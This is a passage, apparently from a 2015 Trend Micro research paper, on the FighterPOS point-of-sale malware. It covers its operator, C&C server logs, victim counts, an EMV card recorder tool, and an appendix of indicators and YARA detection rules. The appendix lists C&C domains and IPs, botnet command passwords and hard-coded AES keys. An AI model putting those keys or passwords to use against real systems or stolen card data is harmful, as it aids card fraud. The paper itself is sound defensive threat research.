
We also found a third C&C server after the Evolution underground forum was taken down. Several posts on Reddit also gave us clues as to the owner's mindset after the forum's demise.

© 2015 Trend Micro Incorporated



Reddit posts after the Evolution forum shutdown

AlejandroV lost a fairly sizable amount of Bitcoins. We continued to look for additional connections to him and found a post, created shortly after the first, mentioning a new C&C server, *msr2006.com.*



Evolution post advertising a new FighterPOS C&C server

Index of

- Parent Directory
- [D][100EBB31A][USUARIO].txt
- [D][108F3BB21][PDVP1-MAXI-BR].txt
- [D][10AF5BD24][2ºCAIXA-PC].txt
- [D][18101C92F][PISTA].txt
- [D][19102CA30][ARMLOCK].txt
- [D][1F2AF056][CAIXA-02].txt
- [D][2110AD239][CAIXA02].txt
- [D][412CF259][PDVP1-MAXI-BR].txt
- [D][5C4710D74][MDC-CAIXA].txt
- [D][5D481075][PDV4].txt
- [D][5F4A1276][CX-STOTAL].txt
- [D][614B1478][PC-F55F0469691E].txt
- [D][68531B7F][MD-SERVIDOR].txt
- [D][715C2488][CAIXA-01].txt
- [D][79642C90][PISTA].txt
- [D][8570389C][PDV4].txt
- [D][89743CA0][USER-PC].txt
- [D][9E8951B5][PDV03].txt
- [D][A9945DC1][WE-SERVIDOR].txt
- [D][B09B63C8][CAIXA02].txt
- [D][B19C64C9][PDV01].txt
- [D][BAA56DD1][BVG-PDV1].txt
- [D][C2AD75DA][PISTA-PC].txt
- [D][CAB57DE1][PC-RETAGUARDA].txt
- [D][CAB57DE2][PDV07].txt
- [D][D5C088ED][CS-CAIXA-RP].txt

New open FighterPOS C&C server index folder

The publicly accessible C&C server contained FighterPOS logs in a format indicative of previous samples. We also found credit card dump log names in the format, *[D][<machine_id>][<machine name>].txt.*

The latest FighterPOS panel in the server prefixed credit card data with a *"[D]"* and keylogger data with a *"[K],"* immediately followed by the machine ID called *"bot ID"* and machine name. The credit card dumps had date and time stamps when they were received and AES-encrypted Track 1 or 2 data.

```
1   25/02/2015 12:47:55
2   /0C0C519D704C8D1734875C44E91D8127E6ADC4EB526CB45363DC
    AC568E90F3C5AFBE8F6787CEAA1AE2DE6943A264D20E71C122;
3   25/02/2015 12:47:55
4   /B7D27FE1A73304D54406A441C63A46F361612C8F3C81CF7B2D49
    EAEBD752A39B7009C14D3561ECFAB00690C171A1261E269B9C;
```

FighterPOS credit card dump file logs


In addition to dump logs, the server also had keylogger logs that used the format, *"[K][<machine_id>][<machine name>].txt."* They were classified according to time stamp with corresponding keys.

```
19/02/2015 08:32:40
 [RCKY - Sisadm For Windows® - 3.21 - 12aLN - [redacted] | - [Login de Operador] - [redacted] [RCKY - Sisadm For
 Windows® - 3.21 - 12aLN - [redacted] - [redacted]8663   adn``` [redacted]


19/02/2015 08:33:05
[redacted] [Skype™ - [redacted] -


19/02/2015 08:33:55
 [RCKY - PDV For Windows® - 3.21 12aLN - [RCKY - PDV for Windows]] -  [RCKY - Sisadm For Windows® - 3.21 - 12aLN - [redacted]
 -  [Skype™ - [redacted] -


19/02/2015 08:36:00
 [RCKY - PDV For Windows® - 3.21 12aLN - [RCKY - PDV for Windows]] -  [RCKY - Sisadm For Windows® - 3.21 - 12aLN - [redacted]
```

Keylogger file log showing victims' Skype conversations

Victimology


Data obtained from the C&C servers indicate that FighterPOS has infected approximately 113 PoS terminals, most of which were found in Brazil. Evidence of system infection in other countries, including the United States, Mexico, Italy, and the United Kingdom was also found.



FighterPOS victim distribution by country

Together, the infected systems have sent 22,112 unique credit card dumps for a single month (from late February to early April of this year) to the FighterPOS operator.

Hard-coded AES keys in multiple binaries were found in the server as well. We wrote a decrypter for the dumps and confirmed that they contained legitimate credit card data.




Decrypted FighterPOS dump file results

© 2015 Trend Micro Incorporated


EMV Card Data Recorder

AlejandroV engaged in a wide range of criminal activities that made use of the data that FighterPOS steals. He also sells dumps, EMV chip recorders, and other tools to nefarious colleagues. One of these tools was MSR 2006, an EMV card data recorder.



Ad selling MSR 2006

We wrote a YARA rule and found a file named *"MSR 2006.exe"* (MD5: *e29d9560b6fcc14290f411eed9f4ff4f).* [4]



MSR 2006 Chip Recorder application graphical user interface (GUI)

MSR 2006 creator's email address matched that of FighterPOS maker's and cardexpertdev. *MSR 2006. exe* allows Tracks 1 and 2 credit card data recording. It was custom made and has been available in underground forums since December 2014.

© 2015 Trend Micro Incorporated

CONCLUSION

PoS system attacks often involve several parties and tools. We are, however, starting to see a migration toward a one-man operation wherein the same actor creates both the malware and tools used in attacks. This allows the actors to gain more revenue from not only selling malware but also the tools that aid in their distribution.

This paper featured a single actor who creates, distributes, and sells a new PoS malware variant. We were able to take a close look at his operation. Obtaining unfettered access to an actor's entire operation, however, is difficult to do. But doing so can guide security solution and service providers in protecting their customers.

Trend Micro detects all malicious files mentioned in this paper as TSPY_POSFIGHT variants. We have also contacted all registrars to take down all related malicious domains.

APPENDIX

Main Infectors

Filename	MD5 Hash	Date Created	C&C Server	Path	Mutex Name	Botnet Command Password	AES Key
IE.exe	*361b6fe6f602a771956e6a075d3c3b78*	28 Jan 15	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*FgV2w8cTAkF2Df1P*	snoopy snoopy	3540848 2665400 3325712 0965482 0175389
IE.exe	*55fb03ce9b698d30d946018455ca2809*	10 Feb 14	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*FgV2w8cTAkF0s4s*	AIE291329 13	288182 91
IE.exe	*7b011dea4cc53c1099365e0b5dc23558*	21 Feb 15	*sitefmonitor.com*	*/BrFighter*	*QeV5A8vW3fZ2Df1z*	brunobruno	104149 01
IE.exe	*af15827d802c01d1e972325277f87f0d*	19 Dec 14	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*FgV2w8cTAkF0s4s*		3540848 2665400 3325712 0965482 0175389
IE.exe	*b0416d389b0b59776fe4c4ddeb407239*	4 Feb 15	*sitefmonitor.com*	*/BrFighter*	*QeV5A8vW3fZ2Df1z*	brunobruno	3540848 2665400 3325712 0965482 0175389
IE.exe	*b99cab211df20e6045564b857c594b71*	4 Feb 15	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*ZeM7f8aPZqC0s4s*	coroacoroa	5540348 1660430 3124251 0965482 0175389
IE.exe	*e3db204be71efe8a41d949f2d3fdfa18*	27 Mar 15	*msr2006.biz*	*/BrFighter*	*QdD2z2mLglQ3z1P*	AIE291329 13	288182 91

Filename	MD5 Hash	Date Created	C&C Server	Path	Mutex Name	Botnet Command Password	AES Key
IEx.exe	*e647b892 e3af16db2 4110d0e6 1a394c8*	4 Mar 14	*69.195.77. 74 (ctclub edeluta. org)*	*/BrFighter*	*FgV2w8cT AkF0s4s*	AIE291329 13	288182 91

Components

Filename	MD5 Hash	Date Created
ActiveComponent.exe	*6cb50f7f2fe6f69ee8613d531e816089*	24 November 2014

Tools

File Name	MD5 Hash
MSR2006.exe	*e29d9560b6fcc14290f411eed9f4ff4f*

YARA Rules

```
rule ActiveComponent {
	meta:
		description: "RAM scrapper component used by FighterPOS"
		author: "Trend Micro, Inc"
	strings:
		$pdb = /:\\users\\tom\\.{20,200}scan\.pdb/ nocase
	condition:
		$pdb
}


rule fighterpos_infector
{
	meta:
		description: "Main FighterPOS infector"
		author: "Trend Micro, Inc"
	strings:
		$ = "BrFighter"
		$ = "bot/dumper.php?id="
		$ = "bot/keylogger.php?id="
		$ = "\\Users\\avanni\\"
	condition:
		any of them
}
```

```
rule msr2006
{
      meta:
            description: “MSR 2006 EMV recorder by FighterPOS actor”
            author: “Trend Micro, Inc”
      strings:
            $a = “send_apdu -sc 0” wide
            $ = “C:\\GPShell\\data.dat” wide nocase
            $ = “MSVBVM60.DLL” ascii
            $ = “MSR 2006”
      condition:
            #a > 10 and all of them
}
```

REFERENCES

[1] Numaan Huq. (2015). *Trend Micro Security Intelligence.* “Defending Against PoS RAM Scrapers: Current and Next-Generation Technologies.” Last accessed on 9 April 2015, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-defending-against-pos-ram-scrapers.pdf.

[2] Jay Yaneza. (1 April 2015). *TrendLabs Security Intelligence Blog.* “NewPosThings Has New PoS Things.” Last accessed on 9 April 2015, http://blog.trendmicro.com/trendlabs-security-intelligence/newposthings-has-new-pos-things/.

[3] Phil Fresle. (2015). *FreeVBcode.com.* “Rijndael AES Block Encryption Demo (VB/ASP).” Last accessed on 9 April 2015, http://www.freevbcode.com/ShowCode.asp?ID=2389.

[4] *Yara.* (2015). “YARA in a Nutshell.” Last accessed on 9 April 2015, http://plusvic.github.io/yara/.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

© 2015 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.

TREND MICRO™

Securing Your Journey to the Cloud

225 E. John Carpenter Freeway
Suite 1500
Irving, Texas
75062 U.S.A.

Phone: +1.817.569.8900